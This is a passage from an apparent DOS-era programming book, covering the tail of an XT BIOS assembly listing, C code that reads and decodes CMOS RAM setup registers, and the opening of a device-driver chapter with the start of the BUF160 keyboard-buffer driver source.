        db      038h,06Ch,0C6h,000h
        db      000h,000h,0CCh,0CCh
        db      0CCh,07Ch,00Ch,0F8h
        db      000h,000h,0FCh,098h
        db      030h,064h,0FCh,000h
        db      01Ch,030h,030h,0E0h
        db      030h,030h,01Ch,000h

        db      018h,018h,018h,000h
        db      018h,018h,018h,000h
        db      0E0h,030h,030h,01Ch
        db      030h,030h,0E0h,000h
        db      076h,0DCh,000h,000h
        db      000h,000h,000h,000h
        db      000h,010h,038h,06Ch
        db      0C6h,0C6h,0FEh,000h

        ENTRY   0FE6Eh                  ; IBM entry, time_of_day clock

INT_1A: STI                             ; User time_of_day bios service
        PUSH    DS
        PUSH    AX
        MOV     AX,40h
        MOV     DS,AX
        POP     AX                      ; Get request type
        CLI                             ;  ...freeze clock
        OR      AH,AH
        JZ      TD_01                   ; Read time, AH=0
        DEC     AH
        JNZ     TD_02                   ;  ...invalid request
        MOV     DS:6Ch,DX               ; Set time,  AH=1
        MOV     DS:6Eh,CX               ;  ...set time hi
        MOV     Byte ptr DS:70h,0       ;  ...not a new day
        JMP     short   TD_02
```

```
TD_01:  MOV     CX,DS:6Eh               ; Read lo order time
        MOV     DX,DS:6Ch               ;  ... hi order time
        CALL    TD_03                   ; Read resets overflow

TD_02:  STI                             ; Unfreeze clock
        POP     DS
        IRET

TD_03:  MOV     AL,DS:70h               ; Zero the overflow and return
        XOR     DS:70h,AL               ;  ...previous status in flags
        RET

        ENTRY   0FEA5h                  ; IBM entry, hardware clock

INT_8:  STI                             ; Routine services clock tick
        PUSH    DS
        PUSH    DX
        PUSH    AX
        MOV     AX,40h
        MOV     DS,AX
        DEC     Byte ptr DS:40h         ; Decrement motor count
        JNZ     TI_01                   ;  ...not time to shut off
        AND     Byte ptr DS:3Fh,11110000b       ; Else show motor off
        MOV     AL,0Ch                  ;  ...send motor off
        MOV     DX,3F2h                 ;  ...to the floppy
        OUT     DX,AL                   ;  ...disk controller

TI_01:  INC     Word ptr DS:6Ch         ; Bump lo order time of day
        JNZ     TI_02                   ;  ...no carry
        INC     Word ptr DS:6Eh         ; Bump hi order time of day

TI_02:  CMP     Word ptr DS:6Eh,18h     ; Is it midnight yet?
        JNZ     TI_03                   ;  ...no
        CMP     Word ptr DS:6Ch,0B0h    ; Possibly, check lo order
        JNZ     TI_03                   ;  ...not midnight
        MOV     Word ptr DS:6Eh,0       ; Midnight, reset hi order
        MOV     Word ptr DS:6Ch,0       ;  ...lo order ticks
        MOV     Byte ptr DS:70h,1       ; Show new day since last read

TI_03:  INT     1Ch                     ; Execute user clock service
        MOV     AL,20h                  ;  ...send end_of_interrupt
        OUT     20h,AL                  ;  ...to 8259 interrupt chip
        POP     AX
        POP     DX
        POP     DS
        IRET
```

```
        ENTRY   0FEF3h                  ; IBM entry, time_of_day clock
VECTORS dw      int_8                   ; Timer tick
        dw      int_9                   ; Key attention
        dw      IGNORE                  ; Reserved
        dw      IGNORE                  ; Reserved for COM2 serial i/o
        dw      IGNORE                  ; Reserved for COM1 serial i/o
        dw      IGNORE                  ; Reserved for hard disk attn.
        dw      int_e                   ; Floppy disk attention
        dw      IGNORE                  ; Reserved for parallel printer
        dw      int_10                  ; Video bios services
        dw      int_11                  ; Equipment present
        dw      int_12                  ; Memories  present
        dw      int_13                  ; Disk bios services
        dw      int_14                  ; Serial com. services
        dw      int_15                  ; Cassette bios services
        dw      int_16                  ; Keyboard bios services
        dw      int_17                  ; Parallel printer services
        dw      IGNORE                  ; rom Basic (setup later)
        dw      int_19                  ; Bootstrap
        dw      int_1a                  ; Timer bios services
        dw      DUMMY                   ; Keyboard break user service
        dw      DUMMY                   ; System tick user service
        dw      int_1d                  ; Video  parameter table
        dw      int_1e                  ; Disk   parameter table
        dw      ?                       ; Graphic charactr table ptr

        ENTRY   0FF23h                  ; IBM entry, nonsense interrupt

IGNORE: PUSH    DS                      ; Unexpected interrupts go here
        PUSH    DX
        PUSH    AX
        MOV     AX,40h
        MOV     DS,AX
        MOV     AL,0Bh                  ; What IRQ caused this?
        OUT     20h,AL
        NOP
        IN      AL,20h                  ;  ...(read IRQ level)
        MOV     AH,AL
        OR      AL,AL
        JNZ     DU_1
        MOV     AL,0FFh                 ; Not hardware, say 0FFh IRQ
        JMP     short   DU_2

DU_1:   IN      AL,21h                  ; Clear the IRQ
        OR      AL,AH
        OUT     21h,AL
        MOV     AL,20h                  ; Send end_of_interrupt code
```

```
        OUT     20h,AL                  ;  ...to 8259 interrupt chip
DU_2:   MOV     DS:6Bh,AH               ; Save last nonsense interrupt
        POP     AX
        POP     DX
        POP     DS
        IRET

        ENTRY   0FF53h                  ; IBM entry, dummy interrupts

;INT_1B:                                ; Keyboard break user service
;INT_1C:                                ; Clock    tick  user service
DUMMY:  IRET

        ENTRY   0FF54h                  ; IBM entry, print screen

INT_5:  STI                             ; Print screen service
        PUSH    DS
        PUSH    AX
        PUSH    BX
        PUSH    CX
        PUSH    DX
        MOV     AX,40h
        MOV     DS,AX
        CMP     Byte ptr DS:100h,1      ; Print screen in progress?
        JZ      PS_5                    ;  ...yes, ignore
        MOV     Byte ptr DS:100h,1      ; Flag print screen in progress
        CALL    P_CRLF                  ;  ...begin new line
        MOV     AH,0Fh
        INT     10h                     ; Get current video state
        PUSH    AX                      ;  ...save it
        MOV     AH,3
        INT     10h                     ; Read cursor position
        POP     AX                      ;  ...retrieve video state
        PUSH    DX                      ;  ...save cursor position
        MOV     CH,19h                  ; Do 25 rows
        MOV     CL,AH                   ;  ...columns in current mode
        XOR     DX,DX                   ; Start printing from (0,0)

PS_1:   MOV     AH,2                    ; Set cursor to position
        INT     10h
        MOV     AH,8                    ;  ...and read character
        INT     10h
        OR      AL,AL                   ; Nulls are special case
        JNZ     PS_2
        MOV     AL,' '                  ;  ...convert to spaces

PS_2:   PUSH    DX
```

```
        XOR     DX,DX
        MOV     AH,DL                   ; Function=Print character
        INT     17h
        POP     DX
        TEST    AH,00100101b            ; Successful print
        JZ      PS_3
        MOV     Byte ptr DS:100h,0FFh   ; No, error in Print Screen
        JMP     short   PS_4

PS_3:   INC     DL                      ; Increment column count
        CMP     CL,DL
        JNZ     PS_1                    ;  ...in range, continue
        MOV     DL,0
        CALL    P_CRLF                  ; Else print new line
        INC     DH                      ;  ...add another row
        CMP     DH,CH                   ; Done all 25 rows?
        JNZ     PS_1                    ;  ...no, continue
        MOV     Byte ptr DS:100h,0      ; Show done Print Screen OK

PS_4:   POP     DX                      ; Get saved cursor position
        MOV     AH,2
        INT     10h                     ;  ...restore it

PS_5:   POP     DX
        POP     CX
        POP     BX
        POP     AX
        POP     DS
        IRET

        ENTRY   0FFCBh                  ; IBM entry, display CR, LF

P_CRLF: PUSH    DX                      ; Print CR, LF, on line printer
        XOR     DX,DX
        MOV     AH,DL                   ; Function=print
        MOV     AL,LF                   ;     LF
        INT     17h
        MOV     AH,0
        MOV     AL,CR                   ;     CR
        INT     17h
        POP     DX
        RET

;*********************************************************************
        ENTRY   0FFF0h                  ; Hardware power reset entry  *
        PUBLIC  POWER                   ;  ...ic "8088" or "V20"      *
POWER:  JMPF    0F000h,COLD             ;  ...begins here on power up *
```

```
;*********************************************************************
        ENTRY   0FFF5h                 ; Release date, Yankee style
        db      "08/23/87"             ;  ...MM/DD/YY (not logical)

        ENTRY   0FFFEh
        db      0FEh                   ; Computer type (XT)
;       db      ?                      ; Checksum byte
code    ENDS
;
END
```

## 41.2 Flash BIOS

A flash BIOS use Flash ROM. Flash ROM is a type of EEPROM (Electronically Erasable Programmable ROM). Flash ROM doesn't require specific hardware device to program, instead it can be programmed even without removing it. Thus we can write our own BIOS code, if our system got Flash BIOS.

## 41.3 Uniflash

Uniflash is the famous BIOS code for Flash BIOSs. It was actually written in Pascal. It is available on CD. (Few people think that Pascal got good readability over C. It won't be a tough process to convert a Pascal code to C as we have so many language-converters for that!)

# 42 Programming CMOS RAM

"We humans are only a breath; none of us are truly great."

CMOS RAM is a random access memory made up of Complementary Metal Oxide Semiconductor (CMOS). CMOS is used for storing setup information in PC. It is used in hardware components that are powered by battery. It is widely used because of its low power consumption. CMOS RAM's size is usually referred as 64 or 128 byte. In fact, CMOS RAM is actually built into the Real-Time Clock (RTC) which has address space of 64 or 128 bytes. The clock registers of RTC use the first 16 bytes. So this CMOS RAM is actually 48 or 112 bytes.

## 42.1 Viewing contents of CMOS RAM

### 42.1.1 Logic

CMOS data are accessible via I/O ports 70h and 71h. First send the respective address of CMOS to I/O port 70h and then read the data from I/O port 71h.

**Caution**

Any write to port 70h should be followed by an action to port 71h, otherwise RTC will be left in an unknown state.

### 42.1.2 Code

Following is the code to view contents of CMOS RAM. As I said earlier, CMOS RAM is available in two sizes: 64 & 128 bytes. Here I assume that the size of my CMOS RAM is 128 bytes. You need not know the exact size of CMOS RAM for basic operations like viewing contents. However you must know the exact size of CMOS RAM for hazardous operations like clearing CMOS RAM.

```
#include <dos.h>
#define     CMOS_ADDR   (0x70)           /* address port of CMOS */
#define     CMOS_DATA   (0x71)           /* data port for CMOS */

int main( void )
{
   int offset, data;
   const int size = 128;  /* or 64 depending upon your system */
   for ( offset=0; offset<size ; ++offset )
   {
      disable( );
```

```
        outportb( CMOS_ADDR, offset );
        data = inportb( CMOS_DATA );
        enable( );
        printf( "%0xX ", data );
     }
     return(0);
} /*--main( )---------*/
```

# 42.2 Diagnose CMOS RAM

## 42.2.1 Logic

The above program outputs just the hexadecimal contents of CMOS RAM. But to diagnose CMOS RAM we must know the structural design of CMOS RAM.

Each CMOS Register is 1 byte (8bits) in size. Following tables show description of each bits in CMOS registers. Ralf Brown's Interrupt List found on CD also provides a clean note on CMOS Registers. For a better understanding the reader is advised to have a look on CMOS.LST file of Ralf Brown's Interrupt List.

| AT REAL TIME CLOCK STATUS REGISTER A | | | | |
|---|---|---|---|---|
| 7 | 654 | 3210 | FUNCTION | ALLOWABLE VALUES |
| X | | | UPDATE IN PROGRESS | 1=DATE/TIME BEING UPDATED, 0=NOT |
| | XXX | | 22 STAGE DIVIDER | DEFAULT=010, 32.768 KHZ TIME BASE |
| | | XXXX | RATE SELECTION FREQUENCY | DEFAULT=0110, 1.024 KHZ |

| AT REAL TIME CLOCK STATUS REGISTERS B | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 | NAME | ALLOWABLE VALUES |
| X | | | | | | | | SET, 1 PER SECOND | 0=UPDATE NORMALLY, 1=ABORT UPDATE |
| | X | | | | | | | PERIODIC INT ENABLE | 0=DISABLE INT (DEFAULT), 1=ENABLED |
| | | X | | | | | | ALARM INT ENABLE | 0=DISABLED (DEFAULT), 1=ENABLED |
| | | | X | | | | | UPDATE END INT ENA. | 0=DISABLED (DEFAULT), 1=ENABLED |
| | | | | X | | | | SQUARE WAVE ENABLE | 0=DIS (DEF), 1=ENA, PER REG A 0-3 |
| | | | | | X | | | DATE MODE | 0=BCD (DEFAULT), 1=BINARY |
| | | | | | | X | | 24/12 MODE | 0=12 HOUR, 1=24 HOUR FORMAT (DEFAULT) |
| | | | | | | | X | DAYLIGHT SAVING ENA | 0=DISABLED (DEFAULT), 1=ENABLED |

| AT REAL TIME CLOCK STATUS REGISTER C | | | | | | |
|---|---|---|---|---|---|---|
| 7 | 6 | 5 | 4 | 3210 | NAME | ALLOWABLE VALUES |
| X | | | | | IRQF FLAG | READ ONLY |
| | X | | | | PF FLAG | READ ONLY |
| | | X | | | AF FLAG | READ ONLY |
| | | | X | | UF FLAG | READ ONLY |
| | | | | XXXX | RESERVED | SHOULD ALWAYS BE ZERO |

| AT CMOS STATUS REGISTER D | | | |
|---|---|---|---|
| 7 | 6543210 | NAME | ALLOWABLE VALUES |
| X | | VALID RAM BIT | 0=BATT DEAD,RAM INVALID, 1=BATT GOOD |
| | XXXXXXX | RESERVED | SHOULD ALWAYS BE ZERO |

| AT CMOS DIAGNOSTICS BYTE | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 7 | 6 | 5 | 4 | 3 | 2 | 10 | NAME | ALLOWABLE VALUES |
| X | | | | | | | POWER STAT OF RTC | 1=CHIP HAS LOST POWER, 0=NOT |
| | X | | | | | | CHECKSUM STATUS | 0=CHECKSUM OK, 1=NOT OK |
| | | X | | | | | CONFIGURATION INFO | 0=VALID INFO, 1=NOT VALID |
| | | | X | | | | MEMORY SIZE COMPARE | 0=SAME SIZE, 1=NOT SAME SIZE |
| | | | | X | | | FIXED DISK STATUS | 0=OK, 1=DRIVE OR ADAPTER FAILED |
| | | | | | X | | TIME STATUS | 0=TIME IS OK, 1=TIME NOT OK |
| | | | | | | XX | RESERVED | |

| AT CMOS DRIVE TYPE BYTE | | | |
|---|---|---|---|
| 7654 | 3210 | FUNCTION | ALLOWABLE VALUES |
| XXXX | | TYPE OF FIRST DRIVE | 0000=NO DRIVE,<br>0001=360K 5.25"<br>0010=1.2M 5.25"<br>0011=720K 3.5"<br>0100=1.44M 3.5" |
| | XXXX | TYPE OF SECOND DRIVE | |

| AT CMOS FIXED DRIVE TYPES | | | |
|---|---|---|---|
| 7654 | 3210 | NAME | ALLOWABLE VALUES |
| XXXX | | FIXED DISK C TYPE | 0000=NO DRIVE 1H TO 0EH SEE CHART |
| | XXXX | FIXED DISK D TYPE | 0000=NO DRIVE 1H TO 0EH SEE CHART<br>IF BYTE= 0FH THEN SEE EXTENDED BYTE FOR DRIVE TYPE |

| AT CMOS EQUIPMENT BYTE | | | | | | |
|---|---|---|---|---|---|---|
| 76 | 54 | 32 | 1 | 0 | NAME | ALLOWABLE VALUES |
| XX | | | | | NUMBER OF DISK DRIVES | 00=1,01=2,10=3,11=4 |
| | XX | | | | PRIMARY DISPLAY TYPE | 00=DISPLAY HAS BIOS or EGA,<br>01=40 COL CGA,<br>10=80 COL CGA,<br>11=MDA,<br>101=EGA |
| | | XX | | | NOT USED | |
| | | | X | | MATH COPROCESSOR | 0=NOT INSTALLED, 1=INSTALLED |
| | | | | X | DISK DRIVES AVAILABLE | 0=NO DRIVES, 1=DISK DRIVES AVAILABLE |

| AT CMOS DRIVE C AND D EXTENDED DRIVE TYPE BYTES | | |
|---|---|---|
| 76543210 | NAME | ALLOWABLE VALUES |
| XXXXXXXX | DRIVE C TYPE BYTE | SEE NEXT CHART FOR TYPES |
| XXXXXXXX | DRIVE D TYPE BYTE | SEE NEXT CHART FOR TYPES |
| IF FIXED DRIVE 4 BITS FOR C IS 0-0EH IGNOR EXTENDED C<br>IF FIXED DRIVE 4 BITS FOR D IS 0-0EH IGNOR EXTENDED D | | |

| AT HARD DISK TYPES | | | | | | |
|---|---|---|---|---|---|---|
| DISK TYPE | CYLINDER COUNT | TOTAL HEADS | PRE COMP | LAND ZONE | SECTORS PER/TRK | SIZE MB |
| 1 | 306 | 4 | 128 | 305 | 17 | 10.1 |
| 2 | 615 | 4 | 300 | 615 | 17 | 20.4 |
| 3 | 615 | 6 | 300 | 615 | 17 | 30.6 |
| 4 | 940 | 8 | 512 | 940 | 17 | 62.4 |
| 5 | 940 | 6 | 512 | 940 | 17 | 46.8 |
| 6 | 615 | 4 | NONE | 615 | 17 | 20.4 |
| 7 | 462 | 8 | 256 | 511 | 17 | 30.6 |
| 8 | 733 | 5 | NONE | 733 | 17 | 30.4 |
| 9 | 900 | 15 | NONE | 901 | 17 | 112.0 |
| 10 | 820 | 3 | NONE | 820 | 17 | 20.4 |
| 11 | 855 | 5 | NONE | 855 | 17 | 35.4 |
| 12 | 855 | 7 | NONE | 855 | 17 | 49.6 |
| 13 | 306 | 8 | 128 | 319 | 17 | 20.3 |
| 14 | 733 | 7 | NONE | 733 | 17 | 42.5 |
| 16 | 612 | 4 | 0 | 663 | 17 | 20.5 |
| 17 | 977 | 5 | 300 | 977 | 17 | 40.5 |
| 18 | 977 | 7 | NONE | 977 | 17 | 56.7 |
| 19 | 1024 | 7 | 512 | 1023 | 17 | 59.5 |
| 20 | 733 | 5 | 300 | 732 | 17 | 30.4 |
| 21 | 733 | 7 | 300 | 732 | 17 | 42.5 |
| 22 | 733 | 5 | 300 | 733 | 17 | 30.4 |
| 23 | 306 | 4 | 0 | 336 | 17 | 10.1 |
| 25 | 615 | 4 | 0 | 615 | 17 | 20.4 |
| 26 | 1024 | 4 | NONE | 1023 | 17 | 34.0 |
| 27 | 1024 | 5 | NONE | 1023 | 17 | 42.5 |
| 28 | 1024 | 8 | NONE | 1023 | 17 | 68.0 |
| 29 | 512 | 8 | 256 | 512 | 17 | 34.0 |
| 30 | 615 | 2 | 615 | 615 | 17 | 10.2 |
| 31 | 989 | 5 | 0 | 989 | 17 | 41.0 |
| 32 | 1020 | 15 | NONE | 1024 | 17 | 127.0 |
| 35 | 1024 | 9 | 1024 | 1024 | 17 | 76.5 |
| 36 | 1024 | 5 | 512 | 1024 | 17 | 42.5 |
| 37 | 830 | 10 | NONE | 830 | 17 | 68.8 |
| 38 | 823 | 10 | 256 | 824 | 17 | 68.3 |
| 39 | 615 | 4 | 128 | 664 | 17 | 20.4 |
| 40 | 615 | 8 | 128 | 664 | 17 | 40.8 |
| 41 | 917 | 15 | NONE | 918 | 17 | 114.1 |
| 42 | 1023 | 15 | NONE | 1024 | 17 | 127.3 |
| 43 | 823 | 10 | 512 | 823 | 17 | 68.3 |
| 44 | 820 | 6 | NONE | 820 | 17 | 40.8 |
| 45 | 1024 | 8 | NONE | 1024 | 17 | 68.0 |
| 46 | 925 | 9 | NONE | 925 | 17 | 69.1 |
| 47 | 699 | 7 | 256 | 700 | 17 | 40.6 |

### 42.2.2 Code

This is the C code to read the contents of CMOS setup registers and diagnose it. It analyzes the power of battery, checksum etc through the contents of CMOS registers. Once I received this code from someone else. I am not aware of the real author. The author assumes the size of the CMOS to be 64 bytes.

```
#include <stdio.h>
#include <dos.h>

typedef struct
{      char  seconds;    /* AT Real Time Clock (RTC): Seconds */
       char  secalrm;    /* AT RTC: Seconds Alarm */
       char  minutes;    /* AT RTC: Minutes */
       char  minalrm;    /* AT RTC: Minutes Alarm */
       char  hours;      /* AT RTC: Hours */
       char  hrsalrm;    /* AT RTC: Hours Alarm */
       char  dayofweek;  /* AT RTC: day of week */
       char  dayofmon;   /* AT RTC: day of month */
       char  month;      /* AT RTC: month */
       char  year;       /* AT RTC: year */
       char  aregister;  /* STATUS REGISTER A */
       char  bregister;  /* STATUS REGISTER B */
       char  cregister;  /* STATUS REGISTER C */
       char  dregister;  /* STATUS REGISTER D */
       char  diagnostic; /* Diagnostics status byte */
       char  shutdown;   /* Shutdown status byte */
       char  diskettes;  /* A & B diskette types */
       char  reserved1;  /* undefined */
       char  harddrive;  /* C & D hard drive types */
       char  reserved2;  /* undefined */
       char  equipment;  /* equipment byte */
       char  lowbyte;    /* low byte of base memory */
       char  highbyte;   /* high byte of base memory */
                         /* 100h = 256k, 200h = 512k, 280h = 640k */
       char  extlow;     /* low byte of extended memory */
       char  exthigh;    /* high byte of extended memory */
                         /* 200h=512k;400h=1024k;etc to 3c00h=15360k */
       char  drivec;           /* more data on drive c */
       char  drived;           /* more data on drive d */
       char  reserved[19];     /* reserved */
       unsigned checksum;
       char  extlow1;    /* same as extlow */
       char  exthigh1;   /* same as exthigh */
       char  century;    /* binary coded decimal value for century */
                         /* 19h = 1900 for example */
```

```
      char  infoflag;   /* bit 7 set = top 128k installed */
      char  info[12];
} CMOS, *CMOSPTR;

#define     CMOS_ADDR   0x70        /* address port of CMOS */
#define     CMOS_DATA   0x71        /* data port for CMOS */

void GetCMOS( char *cmosdata )      /* read CMOS data (64 bytes) */
{
   unsigned char j, byte;

   for ( j=0; j<64; j++ )
     {
      disable( );             /* disable interrupts */
      outportb( CMOS_ADDR, j );     /* specify byte to get */
      byte= inportb( CMOS_DATA );   /* get data */
      enable( );              /* enable interrupts */
      *cmosdata++ = byte;           /* save CMOS data */
     }
} /*--GetCMOS( )-------------*/

void ReadCMOS( void )
{
   static char *floppy[] = {
                        "None",
                        "360K 5.25-inch",
                        "1.2M 5.25-inch",
                        "720K 3.5-inch",
                        "1.44M 3.5-inch"
                    };
   static char *display[] = {
                        "EGA",                  /* 00 */
                        "40 column CGA",  /* 01 */
                        "80 column CGA",  /* 10 */
                        "MDA",                  /* 11 */
                     };
   static  char *math[] = {
                        "Not Installed",
                        "Installed"
                    };
   static  char *diag[] = {
                        "Time",
                        "Hard Dr",
                        "Memory",
                        "CnfInfo",
                        "Chksum",
```

```
                    "PwrOK"
                };
static  char *status[]  = {
                    "OK",
                    "Not OK"
                  };
static char *hardtbl[] = {
   "┌──────┬──────────┬───────┬──────┬──────┬─────────┬──────┐",
   "│Drive │ Cylinder │Heads/ │ Pre- │ Land │ Sectors │ Size │",
   "│ Type │ (Tracks) │ Sides │ Comp │ Zone │ Per Trk │ (MB) │",
   "│──────┼──────────┼───────┼──────┼──────┼─────────┼──────│"
   };
static char *harddisk[] = {
   "│ None │   ---    │  --   │  --- │  --- │   --    │ ---- │",
   "│   1  │   306    │    4  │  128 │  305 │   17    │ 10.1 │",
   "│   2  │   615    │    4  │  300 │  615 │   17    │ 20.4 │",
   "│   3  │   615    │    6  │  300 │  615 │   17    │ 30.6 │",
   "│   4  │   940    │    8  │  512 │  940 │   17    │ 62.4 │",
   "│   5  │   940    │    6  │  512 │  940 │   17    │ 46.8 │",
   "│   6  │   615    │    4  │ NONE │  615 │   17    │ 20.4 │",
   "│   7  │   462    │    8  │  256 │  511 │   17    │ 30.6 │",
   "│   8  │   733    │    5  │ NONE │  733 │   17    │ 30.4 │",
   "│   9  │   900    │   15  │ NONE │  901 │   17    │112.0 │",
   "│  10  │   820    │    3  │ NONE │  820 │   17    │ 20.4 │",
   "│  11  │   855    │    5  │ NONE │  855 │   17    │ 35.4 │",
   "│  12  │   855    │    7  │ NONE │  855 │   17    │ 49.6 │",
   "│  13  │   306    │    8  │  128 │  319 │   17    │ 20.3 │",
   "│  14  │   733    │    7  │ NONE │  733 │   17    │ 42.5 │",
   "│  16  │   612    │    4  │    0 │  663 │   17    │ 20.5 │",
   "│  17  │   977    │    5  │  300 │  977 │   17    │ 40.5 │",
   "│  18  │   977    │    7  │ NONE │  977 │   17    │ 56.7 │",
   "│  19  │  1024    │    7  │  512 │ 1023 │   17    │ 59.5 │",
   "│  20  │   733    │    5  │  300 │  732 │   17    │ 30.4 │",
   "│  21  │   733    │    7  │  300 │  732 │   17    │ 42.5 │",
   "│  22  │   733    │    5  │  300 │  733 │   17    │ 30.4 │",
   "│  23  │   306    │    4  │    0 │  336 │   17    │ 10.1 │",
   "│  25  │   615    │    4  │    0 │  615 │   17    │ 20.4 │",
   "│  26  │  1024    │    4  │ NONE │ 1023 │   17    │ 34.0 │",
   "│  27  │  1024    │    5  │ NONE │ 1023 │   17    │ 42.5 │",
   "│  28  │  1024    │    8  │ NONE │ 1023 │   17    │ 68.0 │",
   "│  29  │   512    │    8  │  256 │  512 │   17    │ 34.0 │",
   "│  30  │   615    │    2  │  615 │  615 │   17    │ 10.2 │",
   "│  31  │   989    │    5  │    0 │  989 │   17    │ 41.0 │",
   "│  32  │  1020    │   15  │ NONE │ 1024 │   17    │127.0 │",
   "│  35  │  1024    │    9  │ 1024 │ 1024 │   17    │ 76.5 │",
   "│  36  │  1024    │    5  │  512 │ 1024 │   17    │ 42.5 │",
   "│  37  │   830    │   10  │ NONE │  830 │   17    │ 68.8 │",
```

```
   "│ 38  │   823  │   10  │  256 │  824 │   17    │  68.3 │",
   "│ 39  │   615  │    4  │  128 │  664 │   17    │  20.4 │",
   "│ 40  │   615  │    8  │  128 │  664 │   17    │  40.8 │",
   "│ 41  │   917  │   15  │ NONE │  918 │   17    │ 114.1 │",
   "│ 42  │  1023  │   15  │ NONE │ 1024 │   17    │ 127.3 │",
   "│ 43  │   823  │   10  │  512 │  823 │   17    │  68.3 │",
   "│ 44  │   820  │    6  │ NONE │  820 │   17    │  40.8 │",
   "│ 45  │  1024  │    8  │ NONE │ 1024 │   17    │  68.0 │",
   "│ 46  │   925  │    9  │ NONE │  925 │   17    │  69.1 │",
   "│ 47  │   699  │    7  │  256 │  700 │   17    │  40.6 │"};

CMOS     cmosdata;
char     *iptr = (char *)&cmosdata;
int      j, k, drive;

GetCMOS( iptr );      /* read 64 bytes of CMOS data */
printf( "CMOS Diagnostics Status:\n" );
j = (cmosdata.diagnostic >> 2);
for ( k=0; k<6; k++ )
  {
   printf( "%-7s: %s\n", diag[k], status[(j & 1)] );
   j >>= 1;
  }
printf( "\nCMOS Equipment Information:\n" );
printf( "Display: %s\n", display[(cmosdata.equipment >> 4) & 3] );
printf( " Coproc: %s\n", math[(cmosdata.equipment & 2)] );
drive = 'A';
j = (cmosdata.equipment & 1) * (1 + (cmosdata.equipment >> 6));
printf( " Floppy: %d\n",j );
if ( j )
 {
    printf( "Drive %c: %s\n", drive++,
                             floppy[(cmosdata.diskettes >> 4)] );
    printf( "Drive %c: %s\n", drive++,
                           floppy[(cmosdata.diskettes & 0x0f)] );
 }
printf( "Hard Dr: " );
if ( cmosdata.harddrive )  /* at least 1 hard drive */
  {
   printf( "\n" );
   for ( j=0; j<4; j++ )
         printf( "         %s\n",hardtbl[j] );
   j = (cmosdata.harddrive >> 4);
   k = (cmosdata.harddrive & 0x0f);
   if (j == 15)
         j = (cmosdata.drivec);
   if (k == 15)
```

```
            k = (cmosdata.drived);
      printf( "Drive %c: %s\n", drive++, harddisk[j] );
      printf( "Drive %c: %s\n", drive, harddisk[k] );
      printf( "         └──────┴───────────┴────"
            "───┴──────┴──────┴──────────┴──────┘\n" );
     }
    else
        printf( "None\n" );
   iptr = (char *)&cmosdata;
   printf( "\nHex Dump of CMOS RAM:\n" );
   for ( j=0,k=0 ; j<64; j++ )
     {
        printf( "%02x ", *iptr++ );
        k++;
        if ( k == 16 )
           {
            k = 0;
            printf( "\n" );
           }
     }
} /*--ReadCMOS( )-----------*/

int main( void )
{
   ReadCMOS( );
   return(0);
} /*--main( )----------*/
```

## 42.3 Illegal Operation

By programming CMOS RAM, we can even remove the setup password through programs. It is explained in “Illegal Codes” unit.

“Generosity will be rewarded.”

# 43 Device Driver Programming

*“Device driver*” and “*Driver*” are interchangeably used in Programming world. Device drivers are the programs that control the functioning of peripherals. According to me, writing device driver is one of the easier things in programming. What all you need to know for device driver programming is good knowledge of hardware components. You may also need to know, how to access those hardware components through programs. In this chapter let’s see how to write our own device driver.

## 43.1 Secrets

As I said earlier, device drivers are the programs that control the functioning of peripherals like keyboard, printer, etc. More specifically, they are the modules of an operating system.

MS DOS device drivers are with .SYS extensions. Since drivers drive peripheral devices, they get loaded into the memory when we bootup the system. So obviously, they remain resident in memory, but they are not considered as normal TSRs.

As drivers are the modules of an Operating System, one has to modify the OS whenever he adds new device to his system. Fortunately the *installable device drivers* technology available with MS DOS gives more flexibility to the user. It avoids direct operations or modifications of Operating System. The user can simply install a new device in a system, copy the driver files to boot disk and edit the system configuration file. Thus it clearly avoids complexity.

## 43.2 Types of MS DOS device drivers

1. Character device drivers
2. Block device drivers

### 43.2.1 Character device drivers

Character device drivers correspond to single byte. That is, these device drivers controls peripheral devices that perform input and output one character (i.e., one byte) at a time. The example for such devices are terminal, printer etc.

### 43.2.2 Block device drivers

Block device drivers correspond to block rather than byte. Even though they can be used with other devices, they are usually written to control random access storage devices such as floppy drives.

## 43.3 Writing our own device driver

Writing device driver is not a tough job as one may think. But nowadays device driver programming is not needed as the peripheral device vendors provide powerful drivers along with their products. So I avoid indepth explanation about the device driver programming. In a nutshell, device drivers are the COM (BIN) files with .SYS as their extensions. Our new device driver should be added with CONFIG.SYS file. Drivers also have headers. MS DOS 5+ versions support EXE file (renamed to .SYS extension) as drivers too. But it is a good practice to have COM file as drivers.

## 43.4 BUF160

BUF160 is a device driver for expanding the default keyboard buffer from 16 bytes to 160 bytes. 16 bytes restriction of default keyboard buffer might be strange to the people who are unnoticingly using keyboard buffer expansion program. If you don't use any keyboard buffer expansion utility and if your keyboard buffer is still 16 bytes in size (i.e., it can hold only 16 character when you work under command prompt), you may try this BUF160.

BUF160 is a good device driver. The recent version is 1.6a. Many people including **D J Delorie**, **David Kirschbaum** & **Robert M. Ryan** contributed to BUF160.

It works by installing itself as the standard keyboard buffer in the BIOS. It can only do this if it is in the same segment as the BIOS, so you are advised to install it as the first device driver. While it installs itself into the BIOS, it also installs a device driver called KBUFFER. Anything written to KBUFFER ends up in the keyboard buffer. I suggest you to look into the memory map found with Ralf Brown's Interrupt List for understanding BIOS data area.

### 43.4.1 Source code

Following is the source code of BUF160. It is written in assembly. As the code is more clear, I don't want to port it to Turbo C. I hope this real code will help you to understand the concepts behind device drivers. Refer the comment line for explanations.

```
      title BUF160
      page  58,132
;
; BUF160.ASM
;
;**********************************************************************
; Compilation flags
;**********************************************************************
```

```
TRANSFER    equ   1     ;Enables keyboard buffer transfer   v1.4
                        ;  procedure if enabled (1)         v1.4
USE286            equ   0     ;Should we use 286 (and later)
      v1.5
                        ;  CPU specific instructions?       v1.5
PRIVATESTACK      equ   1     ;Use own stack?               v1.6

PROGNAME    equ   'BUF160'
VERSION           equ   'v1.6a, 29 January 1992'

;***********************************************************************
; General equates
;***********************************************************************

BUFSIZE     equ   160         ;What is the size of the keyboard buffer
STACKSZ     equ   100h        ;What is the size of the private buffer
SUCCESS     equ   0100h
ERROR equ   8100h
BUSY  equ   0300h
CR    equ   13          ;Carriage Return
LF    equ   10          ;Line Feed
TERM  equ   '$'         ;DOS printing terminator character

;***********************************************************************
; Data structures
;***********************************************************************

dqq   struc
ofs   dw    ?
segw  dw    ?           ;changed from 'seg' to keep MASM 5.0 happy v1.4
dqq   ends

rqq   struc             ;Request header structure
len   db    ?           ;length of request block (bytes)
unit  db    ?           ;unit #
code  db    ?           ;driver command code
status      dw    ?           ;status return
